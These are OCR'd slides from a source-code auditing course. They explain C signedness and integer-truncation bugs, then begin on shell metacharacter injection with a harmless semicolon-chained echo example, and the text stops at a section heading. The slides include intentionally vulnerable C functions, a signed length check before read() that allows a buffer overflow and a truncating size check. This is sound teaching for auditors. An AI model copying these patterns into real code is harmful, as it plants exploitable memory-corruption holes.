# Source Code Auditing: Day 2

Penetration Testing & Vulnerability Analysis

Brandon Edwards

brandon@isis.poly.edu

# Data Types Continued

# Data Type Signedness

- Remember, by default all data types are signed unless specifically declared otherwise
- But many functions which accept size arguments take unsigned values
- What is the difference of the types below?

```
char  y;
unsigned char  x;

x = 255;
y = -1;
```

# Data Type Signedness

- These types are the same size (8-bits)

**char** y;

| SIGN | 64 | 32 | 16 | 8 | 4 | 2 | 1 | |
|---|---|---|---|---|---|---|---|---|
| 0 | 0 | 0 | 0 | 0 | 0 | 0 | 1 | = 1 |

| SIGN | 64 | 32 | 16 | 8 | 4 | 2 | 1 | |
|---|---|---|---|---|---|---|---|---|
| 0 | 1 | 1 | 1 | 1 | 1 | 1 | 1 | = 127 |

| SIGN | 64 | 32 | 16 | 8 | 4 | 2 | 1 | |
|---|---|---|---|---|---|---|---|---|
| 1 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | = -128 |

| SIGN | 64 | 32 | 16 | 8 | 4 | 2 | 1 | |
|---|---|---|---|---|---|---|---|---|
| 1 | 1 | 1 | 1 | 1 | 1 | 1 | 1 | = -1 |

**unsigned char** x;

| 128 | 64 | 32 | 16 | 8 | 4 | 2 | 1 | |
|---|---|---|---|---|---|---|---|---|
| 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | = 0 |

| 128 | 64 | 32 | 16 | 8 | 4 | 2 | 1 | |
|---|---|---|---|---|---|---|---|---|
| 0 | 0 | 0 | 0 | 0 | 0 | 0 | 1 | = 1 |


| 128 | 64 | 32 | 16 | 8 | 4 | 2 | 1 | |
|---|---|---|---|---|---|---|---|---|
| 0 | 0 | 0 | 1 | 0 | 1 | 0 | 0 | = 20 |

| 128 | 64 | 32 | 16 | 8 | 4 | 2 | 1 | |
|---|---|---|---|---|---|---|---|---|
| 1 | 1 | 1 | 1 | 1 | 1 | 1 | 1 | = 255 |

# Data Type Signedness


- A large value in the unsigned type (highest bit set) is a negative value in the signed type

**char** y;



| SIGN | 64 | 32 | 16 | 8 | 4 | 2 | 1 | |
|---|---|---|---|---|---|---|---|---|
| 0 | 0 | 0 | 0 | 0 | 0 | 0 | 1 | = 1 |
| 0 | 1 | 1 | 1 | 1 | 1 | 1 | 1 | = 127 |
| 1 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | = -128 |
| 1 | 1 | 1 | 1 | 1 | 1 | 1 | 1 | = -1 |

**unsigned char** x;



| 128 | 64 | 32 | 16 | 8 | 4 | 2 | 1 | |
|---|---|---|---|---|---|---|---|---|
| 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | = 0 |
| 0 | 0 | 0 | 0 | 0 | 0 | 0 | 1 | = 1 |
| 0 | 0 | 0 | 1 | 0 | 1 | 0 | 0 | = 20 |
| 1 | 1 | 1 | 1 | 1 | 1 | 1 | 1 | = 255 |

# Data Type Bugs

- Same concept applies to 16 and 32 bit data types
- What are the implications of mixing signed & unsigned types ?

```
#define MAXSOCKBUF 4096
int readNetworkData(int sock)
{
    char buf[MAXSOCKBUF];
    int length;
    read(sock, (char *)&length, 4);

    if (length < MAXSOCKBUF)
    {
        read(sock, buf, length);
    }
}
```

# Data Type Signedness

- The check is between two signed values…

```
#define MAXSOCKBUF 4096
if (length < MAXSOCKBUF)
```

- So if length is negative (highest bit / signed bit set), it will evaluate as less than MAXSOCKBUF
- But the read() function takes only unsigned values for it's size
- Remember, the highest bit (or signed bit is set), and the compiler implicitly converts the length to unsigned for read()

# Data Type Signedness

- So what if length is -1 (or `0xFFFFFFFF` in hex)?

```
#define MAXSOCKBUF 4096
if (length < MAXSOCKBUF)
{
    read(sock, buf, length);
}
```

- When the length check is performed, it is asking if -1 is less than 4096
- When the length is passed to read, it is converted to unsigned and becomes the unsigned equivalent of -1, which for 32bits is `4294967295`

# Data Type Bugs

- Variation in data type sizes can also introduce bugs
- Remember the primitive data type sizes? (x86):
  - An integer type is 32bits
  - A short type is 16bits
  - A char type is 8 bits
- Sometimes code is written without considering differences between these..

# Data Type Bugs

- For example, look at this assignment


```
unsigned int bigvalue;
unsigned short smallvalue;
bigvalue = 0x44332211;
smallvalue = bigvalue;
```

- Here, a short (16bits) is assigned the length from an integer (32bits)
- Since the smallvalue can only contain 16bits, it gets the lower 16 bits of bigvalue;

# Data Type Bugs


- A breakdown of 32bit to 16bit

```
unsigned int bigvalue;
bigvalue = 0x44332211;
```



# Data Type Bugs

```
bigvalue = 0x44332211;
```



```
smallvalue = bigvalue;
```

# Data Type Bugs

- Consider this stupid size check function


```
/* returns 1 if is too big, otherwise 0 if size is okay */
int sizeTooBig(unsigned int userSize)
{
    unsigned short length;
    length = userSize;

    if (length >= 1024)
    {
       return 1;
    }

    return 0;
}
```

# Data Type Bugs

- In the stupid size check example, the integer is downsized to a short
- Consider if the integer value was `0x99990000`



# Data Type Bugs

- In this case, the 16bit value userSize is assigned the lower 16bits, and becomes 0

```
if (length >= 1024)
    {
       return 1;
    }

    return 0;
}
```

- In the code example, this would result in the check asking if 0 is less than 1024

# Data Type Auditing Tips

- Look at the data types used for size calculation
- Especially around dynamic memory size calculation
- Look at values used for size checks
- Are they signed?
- If so, do they need to represent negative numbers?
- What happens if negative values are provided?
- Are data type sizes mixed?

# Metacharacter Injection


# Meta Characters

“A metacharacter is a character that has special meaning (instead of a literal meaning) to a computer program, such as a shell interpreter or regular expression engine”

– Wikipedia

# Metacharacter Injection Bugs

- Consider a Unix/Linux/*ix shell




```
brandon@linuxvm:~$ echo "this is a test"; echo "to show metacharacters"
this is a test
to show metacharacters
brandon@linuxvm:~$
```

- Above is a shell (command interpreter)
- It uses a specific syntax

# Metacharacter Injection Bugs

- What is happening here




```
brandon@linuxvm: ~
brandon@linuxvm:~$ echo "this is a test"; echo "to show metacharacters"
this is a test
to show metacharacters
brandon@linuxvm:~$
```

- There is a command being passed to the command interpreter

# Metacharacter Injection Bugs

- This command takes parameters




```
brandon@linuxvm:~$ echo "this is a test"; echo "to show metacharacters"
this is a test
to show metacharacters
brandon@linuxvm:~$
```

- These parameters are encapsulated in quotes
- Here the quotes are a form of metacharacter

# Metacharacter Injection Bugs

- The shell can interpret various metacharacters




```
brandon@linuxvm:~$ echo "this is a test"; echo "to show metacharacters"
this is a test
to show metacharacters
brandon@linuxvm:~$
```

semi colon (metacharacter)

- Here we can see a semi colon is also present in the expression

# Metacharacter Injection Bugs




```
brandon@linuxvm: ~
brandon@linuxvm:~$ echo "this is a test"; echo "to show metacharacters"
this is a test
to show metacharacters
brandon@linuxvm:~$
```

afterwards,
another command!

- The semi-colon metacharacter here ends the current command, and allows another to be appended

# Metacharacter Injection Bugs



```
brandon@linuxvm:~$ echo "this is a test"; echo "to show metacharacters"
this is a test
to show metacharacters
brandon@linuxvm:~$
```

Both echo commands are executed in the statement

- From the output it can be seen that both the first command and the second command are executed

# Metacharacter Injection Bugs

